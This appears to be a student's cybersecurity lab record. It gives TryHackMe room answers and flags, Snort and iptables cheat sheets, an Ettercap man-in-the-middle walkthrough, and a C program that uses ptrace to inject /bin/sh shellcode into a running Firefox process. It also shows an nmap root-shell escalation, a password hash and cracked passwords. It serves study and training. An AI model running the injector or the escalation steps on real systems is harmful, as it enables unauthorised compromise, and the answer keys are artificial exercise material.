EXPERIMENT 1

Windows Fundamentals 1

Task 2:
What encryption can you enable on Pro that you can't enable in Home?
BitLocker

Task 3:
Which selection will hide/disable the Search box?
Hidden
Which selection will hide/disable the Task View button?
Show Task View button
Besides Clock and Network, what other icon is visible in the Notification Area?
Action Center

Task 4:
What is the meaning of NTFS?
New Technology File System

Task 5:
What is the system variable for the Windows folder?
%windir%

Task 6
What is the name of the other user account?
tryhackmebilly
What groups is this user a member of?
Remote Desktop Users,Users
What built-in account is for guest access to the computer?
Guest
What is the account description?
window$Fun1!

Task 7:
What does UAC mean?
User Account Control

Task 8:
In the Control Panel, change the view to **Small icons**. What is the last setting in the Control Panel view?
Windows Defender Firewall

Task 9:
What is the keyboard shortcut to open Task Manager?
Ctrl+Shift+Esc

EXPERIMENT 2

WIndows FUndamentals 2

Task 2:
What is the name of the service that lists Systems Internals as the manufacturer?
PsShutdown
Whom is the Windows license registered to?
Windows User
What is the command for Windows Troubleshooting?
C:\Windows\System32\control.exe /name Microsoft.Troubleshooting
What command will open the Control Panel? (The answer is the name of .exe, not the full path)
Control.exe

Task 3:
What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)
UserAccountControlSettings.exe

Task 4:
What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)
Compmgmt.msc
At what time every day is the GoogleUpdateTaskMachineUA task configured to run?
6:15 AM
What is the name of the hidden folder that is shared?
sh4r3dF0Ld3r

Task 5:
What is the command to open System Information? (The answer is the name of the .exe file, not the full path)
Msinfo32.exe
What is listed under System Name?

THM-WINFUN2
Under Environment Variables, what is the value for ComSpec?
%SystemRoot%\system32\cmd.exe

Task 6:

What is the command to open Resource Monitor? (The answer is the name of the .exe file, not the full path)
Resmon.exe

Task 7:
In System Configuration, what is the full command for Internet Protocol Configuration?
C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe
For the ipconfig command, how do you show detailed information?
ipconfig /all

Task 8:
What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)
Regedt32.exe

EXPERIMENT 3
Windows Fundamentals 3

Task 2:
There were two definition updates installed in the attached VM. On what date were these updates installed?
5/3/2021

Task 3:
Checking the Security section on your VM, which area needs immediate attention?
Virus & threat protection

Task 4:
Specifically, what is turned off that Windows is notifying you to turn on?
Real-time protection

Task 5:
If you were connected to airport Wi-Fi, what most likely will be the active firewall profile?
Public network

Task 7:
What is the TPM?
Trusted Platform Module

Task 8:
We should use a removable drive on systems **without** a TPM version 1.2 or later. What does this removable drive contain?
startup key

Task 9:
What is VSS?
Volume Shadow Copy Service

EXPERIMENT 4
Linux Fundamentals 1

Task 2:
What year was the first release of a Linux operating system?
1991

Task 4:
If we wanted to output the text **“TryHackMe”**, what would our command be?
echo TryHackMe

What is the username of who you’re logged in as on your deployed Linux

machine?

tryhackme

Task 5:

On the Linux machine that you deploy, how many folders are there?

4

Which directory contains a file?
Folder4

What is the contents of this file?
Hello World!

Use the cd command to navigate to this file and find out the new current working directory. What is the path?
/home/tryhackme/folder4

Task 6:
Use grep on “access.log” to find the flag that has a prefix of “THM”. What is the flag?
THM{ACCESS}

Task 7:
If we wanted to run a command in the background, what operator would we want to use?
&

If I wanted to replace the contents of a file named “passwords” with the word “password123”, what would my command be?
echo password123 > passwords

Now if I wanted to add “tryhackme” to this file named “passwords” but also keep

“passwords123”, what would my command be?

echo tryhackme >> passwords

EXPERIMENT 5
Encryption - Crypto 101

Task 2:
Are SSH keys protected with a passphrase or a password?
Passphrase

Task 3:
What does SSH stand for?
Secure Shell
How do webservers prove their identity?
Certificates
What is the main set of standards you need to comply with if you store or process payment card details?
PCI-DSS

Task 4:
What's 30 % 5?
0

What's 25 % 7
4
What's 118613842 % 9091
3565

Task 5:
Should you trust DES? Yea/Nay
Nay
What was the result of the attempt to make DES more secure so that it could be used for longer?
Triple DES
Is it ok to share your public key? Yea/Nay
Yea

Task 6:

p = 4391, q = 6659. What is n?
29239669

Task 8:
What can you use to verify that a file has not been modified and is the authentic file as the author intended?
Digital Signature

Task 9:
What algorithm does the key use?
RSA
Crack the password with John The Ripper and rockyou, what's the passphrase for the key?
delicious

Task 11:
You have the private key, and a file encrypted with the public key. Decrypt the file. What's the secret word?
Pineapple

EXPERIMENT 6

Breaking RSA

How many services are running on the box?

2

What is the name of the hidden directory on the web server? (without leading '/')

development

What is the length of the discovered RSA key? (in bits)

4096

What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair)

1225222383

What is the numerical difference between p and q?

1502

What is the flag?

breakingRSAissuperfun20220809134031

EXPERIMENT 7
Linux File System Analysis

Task 2:
After updating the PATH and LD_LIBRARY_PATH environment variables, run the command check-env. What is the flag that is returned in the output?
THM{5514ec4f1ce82f63867806d3cd95dbd8}

Task 3:
To practice your skills with the find command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?
THM{0b1313afd2136ca0faafb2daa2b430f3}
Extract the metadata from the reverse.elf file. What is the file's MIME type?
application/octet-stream
Run the stat command against the /etc/hosts file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?
2020-10-26 21:10:44.000000000 +0000

Task 4
Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?
b4ckd00r3d
What is the name of the group with the group ID of **46**?
plugdev
View the /etc/sudoers file on the compromised system. What is the full path of the binary that Jane can run as sudo?
/usr/bin/pstree

Task 5:
View Jane's .bash_history file. What flag do you see in the output?
THM{f38279ab9c6af1215815e5f7bbad891b}

What is the hidden flag in Bob's home directory?
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}

Run the stat command on Jane's authorized_keys file. What is the full timestamp of the most recent modification?
2024-02-13 00:34:16.005897449 +0000

Task 6:
Run the debsums utility on the compromised host to check only configuration files. Which file came back as altered?
/etc/sudoers

What is the md5sum of the binary that the attacker created to escalate privileges to root?
7063c3930affe123baecd3b340f1ad2c

Task 7:
Run *chkrootkit* on the affected system. What is the full path of the .sh file that was detected?
/var/tmp/findme.sh

Run *rkhunter* on the affected system. What is the result of the (UID 0) accounts check?
Warning

EXPERIMENT 8
Linux Privilege Escalation

Task 3:
What is the hostname of the target system?
wade7363

What is the Linux kernel version of the target system?
3.13.0-24-generic

What Linux is this?
Ubuntu 14.04 LTS

What version of the Python language is installed on the system?
2.7.6

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)
CVE-2015-1328

Task 5:

What is the content of the flag1.txt file?
THM-28392872729920

Task 6:
How many programs can the user "karen" run on the target system with sudo rights?
3

What is the content of the flag2.txt file?
THM-402028394

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

```
sudo nmap --interactive
```

What is the hash of frank's password?
$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1

Task7:
Which user shares the name of a great comic book writer?
gerryconway

What is the password of user2?
Password1

What is the content of the flag3.txt file?
THM-3847834

Task 8:

How many binaries have set capabilities?
6

What other binary can be used through its capabilities?
view

What is the content of the flag4.txt file?
THM-9349843

Task 9:

How many user-defined cron jobs can you see on the target system?
4

What is the content of the flag5.txt file?
THM-383000283

What is Matt's password?
123456

Task 10:
What is the odd folder you have write access for?
/home/murdoch

What is the content of the flag6.txt file?
THM-736628929
Task 11:

How many mountable shares can you identify on the target system?
3

How many shares have the "no_root_squash" option enabled?
3

What is the content of the flag7.txt file?
THM-89384012

Task 12:

What is the content of the flag1.txt file?
THM-42828719920544

What is the content of the flag2.txt file?
THM-168824782390238

EXPERIMENT 9
INTRUSION DETECTION

Task 2:
What IDS detection methodology relies on rule sets?
signature-based detection

Task 3:
What widely implemented protocol has an adverse effect on the reliability of NIDS?
TLS

Task 4:
What scale is used to measure alert severity in Suricata? (*-*)
1-3

How many services is nmap able to fully recognise when the service scan (-sV) is performed?
3

Task 5:
Nikto, should find an interesting path when the first scan is performed, what is it called?
/login

What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?
6

Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.
6,A,B

Task 6:

What version of Grafana is the server running?
8.2.5

What is the ID of the severe CVE that affects this version of Grafana?
CVE-2021-43798

If this server was publicly available, What site might have information on its services already?
Shodan

How would we search the site "example.com" for pdf files, using advanced Google search tags?
site:example.com filetype:pdf

Task 7:
What is the password of the grafana-admin account?
GraphingTheWorld32

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)
yay

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?
Suricata

Task 8:
What category does Wazuh place HTTP 400 error codes in?
web

Task 9:

What tool does linPEAS detect as having a potential escalation vector?
Docker

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?
5

Task 10:
Perform the privilege escalation and grab the flag in /root/
{SNEAK_ATTACK_CRITICAL}

EXPERIMENT 10
SNORT

Task 2:
Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output
Too Easy!

Task 3:
Which IDS or IPS type can help you stop the threats on a local machine?
HIPS

Which IDS or IPS type can help you detect threats on a local network?
NIDS

Which IDS or IPS type can help you detect the threats on a local machine?
HIDS

Which IDS or IPS type can help you stop the threats on a local network?
NIPS

Which described solution works by detecting anomalies in the network?
NBA

According to the official description of the snort, what kind of NIPS is it?
Full-blown

NBA training period is also known as ...
Baselining

Task 4:

Run the Snort instance and check the build number.
149

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

4151

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

1

Task 6:

Investigate the traffic with the default configuration file with ASCII mode.

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose "TASK-6 Exercise". Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder "145.254.160.237". What is the source port used to connect port 53?

3009

Use snort.log.1640048004

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

49313

Read the "**snort.log.1640048004"** file with Snort; what is the referer of the 4th packet?

http://www.ethereal.com/development.html

Read the "**snort.log.1640048004"** file with Snort; what is the Ack number of the 8th packet?
0x38AFFFF3

Read the "**snort.log.1640048004"** file with Snort; what is the number of the **"TCP port 80"** packets?
41

Task 7:
Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

2

Task 8:
Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

170

Keep reading the output. How many TCP Segments are Queued?
18

Keep reading the output.How many "HTTP response headers" were extracted?
3

Investigate the mx-1.pcap file **with the second** configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

68

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

340

Keep reading the output. What is the number of the detected TCP packets?
82

Investigate the mx-2.pcap and mx-3.pcap files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

1020

Task 9:
Use "task9.pcap". Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? You may use this command: "snort -c local.rules -A full -l . -r task9.pcap"

TIMESTAMP REQUEST

Clear the previous alert file and comment out the old rules. Create a rule to filter packets with **Syn** flag and run it against the given pcap file. What is the number of detected packets?

1

Clear the previous alert file and comment out the old rules. Write a rule to filter packets with **Push-Ack** flags and run it against the given pcap file. What is the number of detected packets?
216

Clear the previous alert file and comment out the old rules. Create a rule to filter **UDP** packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?
7

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?
Rev

SNORT 101

Global Commands

Display version:


```
Snort -V
Snort -version
```

Do not display the version banner:

```
Snort -q
```

Use specific interface:

```
Snort -i eth0
```



Sniffer Mode

Verbose mode:

```
Snort -v
```

Display link-layer headers:

```
Snort -e
```

Display data payload:

```
Snort -d
```

Display full packet details in HEX:


```
Snort -X
```

Multiple flag usage. Display all packet details:

```
Snort -eX
```

Sniff "N" number of packets:

```
Snort -v -n 10
```



Logger Mode

Default log path : /var/log/snort

Use alternative log path:


```
Snort -v -l /home/username/Desktop
```

Log in ASCII format:

```
Snort-v -K ASCII
```

Read snort files:

```
Snort -v -r snort.log
```



Default Log path -> /var/log/snort"

Read "N" number of packets:

```
Snort -v -r snort.log -n 10
```

Filter packets with "Berkeley Packet Filters" (BPF):

```
Snort -v -r snort.log tcp
Snort -v -r snort.log 'udp and port 53'
```

PCAP Processing

Process single pcap file:

```
Snort -c /etc/snort/snort.conf -q -r file.pcap -A console
```

Process multiple pcap files:

```
Snort -c /etc/snort/snort.conf -q --pcap-list= "file1.pcap file2.pcap" -A console
```

Process pcaps from folder:

```
Snort -c /etc/snort/snort.conf -q --pcap-dir=/home/pcap-folder -A console
```

Show processed pcap name:

```
Snort -c /etc/snort/snort.conf -q --pcap-list="file1.pcap file2.pcap" -A console --pcap-show
```

IDS/IPS Mode

Use configuration file:

```
Snort -c /etc/snort/snort.conf
```

Test instance and configuration file:

```
Snort -c /etc/snort/snort.conf -T
```

Disable logging:

```
Snort -c /etc/snort/snort.conf -N
```

Run Snort in background:

```
Snort -c /etc/snort/snort.conf -D
```

Alert mode 1 | No output:

```
Snort -c /etc/snort/snort.conf -v -A none
```

Alert mode 2 | Console output 1:

```
Snort -c /etc/snort/snort.conf -v -A console
```

Alert mode 2 | Console output 2:

```
Snort -c /etc/snort/snort.conf -v -A cmg
```

Alert mode 3 | File output 1:

```
Snort -c /etc/snort/snort.conf -v -A fast
```


Alert mode 3 | File output 2:

```
Snort -c /etc/snort/snort.conf -v -A full
```

Use rules without configuration file:

```
Snort -c /etc/snort/rules/local.rules -v -A console
```

Snort Rule Breakdown



Snort rules are composed of two logical parts;

Rule Header:

This part contains network-based information; action, protocol, source and destination IP addresses, port numbers, and traffic direction.

Rule Options:

This part contains packet-based investigation details; message, reference, flow and content.

Example Rule

Alert rule for possible "Directory Traversal Attempt" detection.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
msg:"Directory Traversal Attempt!";
flow:established;
nocase; content:"HTTP"; fast_pattern; content:"| 2E 2E 2F|"; content:"/..";
session:all;
reference:CVE,XXX;
sid:100001; rev:1;)
```

RULE HEADER		Action	alert	Action, this option tells Snort what to do in a rule match
		Protocol	tcp	Protocol to be analysed. Supported protocols: TCP, UDP, ICMP, IP.
		Source IP	$EXTERNAL_NET	Source IP addresses.
		Source Port	any	Source ports.
		Direction	->	Direction operator. Identify the orientation of traffic.
		Destination IP	$HOME_NET	Destination IP addresses.
		Destination Port	$HTTP_PORTS	Destination ports.
RULE OPTIONS	GENERAL RULE OPTIONS	Message	msg	Display message for rule match.
		Reference	reference	Provide additional information or reference for the rule.
		Rule id	sid	Unique rule number.
		Revision info	rev	Revision information for the rule.
	NON-PAYLOAD RULE OPTIONS	Flow	flow	TCP stream direction.
	PAYLOAD DETECTION RULE OPTIONS	Nocase	nocase	Disable case sensitivity to enhance the content match.
		Content	content	Filter the payload data and look for an exact match.
		Fast-pattern	fast-pattern	Prioritise the content search to speed up the payload search. This option is required when using multiple "content" options.
	POST-DETECTION RULE OPTIONS	Session	session	Extract user data from TCP sessions.

https://tryhackme.com/room/snort

EXPERIMENT 11
Intro to Log Analysis

Task 3:
What's the term for a consolidated chronological view of logged events from diverse sources, often used in log analysis and digital forensics?
Super Timeline

Which threat intelligence indicator would 5b31f93c09ad1d065c0491b764d04933 and 763f8bdbc98d105a8e82f36157e98bbe be classified as?
File Hashes

Task 4:
What is the default file path to view logs regarding HTTP requests on an Nginx server?
/var/log/nginx/access.log

A log entry containing %2E%2E%2F%2E%2E%2Fproc%2Fself%2Fenviron was identified. What kind of attack might this infer?
Path Traversal

Task 5:
A log file is processed by a tool which returns an output. What form of analysis is this?

Automated

An analyst opens a log file and searches for events. What form of analysis is this?
Manual

Task 6:
Use cut on the apache.log file to return only the URLs. What is the flag that is returned in one of the unique entries?
c701d43cc5a3acb9b5b04db7f1be94f6

In the apache.log file, how many total HTTP 200 responses were logged?
52

In the apache.log file, which IP address generated the most traffic?
145.76.33.201

What is the complete timestamp of the entry where 110.122.65.76 accessed /login.php?
31/Jul/2023:12:34:40 +0000
Task 7:
How would you modify the original grep pattern above to match blog posts with an ID between 20-29?
post=2[0-9]

What is the name of the filter plugin used in Logstash to parse unstructured log data?
Grok

Task 8:
Upload the log file named "access.log" to CyberChef. Use regex to list all of the IP addresses. What is the full IP address beginning in 212?
212.14.17.145

Using the same log file from Question #2, a request was made that is encoded in base64. What is the decoded value?
THM{CYBERCHEF_WIZARD}

Using CyberChef, decode the file named "encodedflag.txt" and use regex to extract by MAC address. What is the extracted value?
Ans

Task 9:
What languages does Sigma use?
YAML

What keyword is used to denote the "title" of a Sigma rule?
title

What keyword is used to denote the "name" of a rule in YARA?
rule

EXPERIMENT 12
METASPLOIT

Task 2:
What is the name of the code taking advantage of a flaw on the target system?
Exploit

What is the name of the code that runs on the target system to achieve the attacker's goal?
Payload

What are self-contained payloads called?
Singles

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles

Task 3:
How would you search for a module related to Apache?
search apache

Who provided the auxiliary/scanner/ssh/ssh_login module?
Todb

Task 4:
How would you set the LPORT value to 6666?
set LPORT 6666

How would you set the global value for RHOSTS to 10.10.19.23 ?
setg RHOSTS 10.10.19.23

What command would you use to clear a set payload?
unset PAYLOAD

What command do you use to proceed with the exploitation phase?
Exploit

EXPERIMENT 13
PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

INJECTOR PROGRAM

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
};

//header for our program.
void header()
{
printf("----Memory bytecode injector-----\n");
```

```
}

//main program notice we take command line options
int main(int argc,char**argv)
{
int i,size,pid=0;
struct user_regs_struct reg;//struct that gives access to registers
//note that this regs will be in x64 for me
//unless your using 32bit then eip,eax,edx etc...

char*buff;

header();

//we get the command line options and assign them appropriately!

pid=atoi(argv[1]);
size=sizeof(shellcode);
//allocate a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));

//attach process of pid

ptrace(PTRACE_ATTACH,pid,0,0);

//wait for child to change state
wait((int*)0);

//get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively,
//to the address reg in the tracer
```

```
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process %d\n",reg.rip,pid);

//Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));
}
//detach from the process and free buff memory
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;

}
```

Output:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o
codeinject [root@localhost ~]#ps -e|grep
firefox
1433 ? 00:01:23 firefox
[root@localhost ~]#
./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6,
process 1707
[root@localhost ~]#
```

How to run the above code??

1) open firefox on linux terminal then inject the code.... the initial program will crush but the shell will run.

2.) gcc -o injector injector.c

3.) get the pid of the victim process ps -e|grep firefox

4.) new terminal and start injector give the process id for the program "./injector 4567" where 4567 is the pid of the victim.

5.) kill -9 4567

EXPERIMENT 14

INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim:
To install iptables and configure it for a variety of options.
Common Configurations & outputs:

1. Start/stop/restart firewalls

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
[root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

2. Check all exitsting IPtables Firewall Rules

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

3. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

4. Block specific port on IPtables Firewall

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx(portno.) -j DROP
[root@localhost ~]#
```

5. Allow specific network range on particular port on iptables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j
ACCEPT
[root@localhost ~]#
```

6. Block Facebook on IPTables

```
[root@localhost ~]# host facebook.com
facebook.com has address 157.240.24.35
facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de
facebook.com mail is handled by 10 smtpin.vvv.facebook.com.
```

7. Whois

```
[root@localhost ~]# whois 157.240.24.35 | grep CIDR CIDR: 157.240.0.0/16
[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net]
[whois.arin.net]
```

8. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

```
[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j
DROP
[root@localhost ~]#
```

9. Save IPtables rules to a file

```
[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#
```

10. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

```
[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit
--connlimit-above 3 -j REJECT
```

11. Disable outgoing mails through IPtables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT
[root@localhost ~]#
```

12. Flush IPtables Firewall chains or rules

```
[root@localhost ~]# iptables -F
[root@localhost ~]#
```

EXPERIMENT 15
MITM ATTACK WITH ETTERCAP


Ettercap Tool:
Ettercap is a well-known open-source tool used for conducting man-in-the-middle attacks on a local area
network (LAN). It essentially functions as a network eavesdropper, allowing you to intercept traffic flowing
between devices on the network.
● Man-in-the-Middle Attacks: By manipulating ARP (Address Resolution Protocol) Ettercap can
position itself as an intermediary between two communicating devices. This allows it to intercept
and potentially alter data flowing between them.

Aim:
To initiate a MITM attack using ICMP redirect with Ettercap tool.
Algorithm:
1. Install ettercap if not done already using the
command- dnf install ettercap
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default. vi /etc/ettercap/etter.conf
3. Next start ettercap in
GTK ettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.


Output:

```
[root@localhost security lab]# dnf install ettercap
```

```
[root@localhost security lab]# vi /etc/ettercap/etter.conf
[root@localhost security lab]# ettercap –G
```

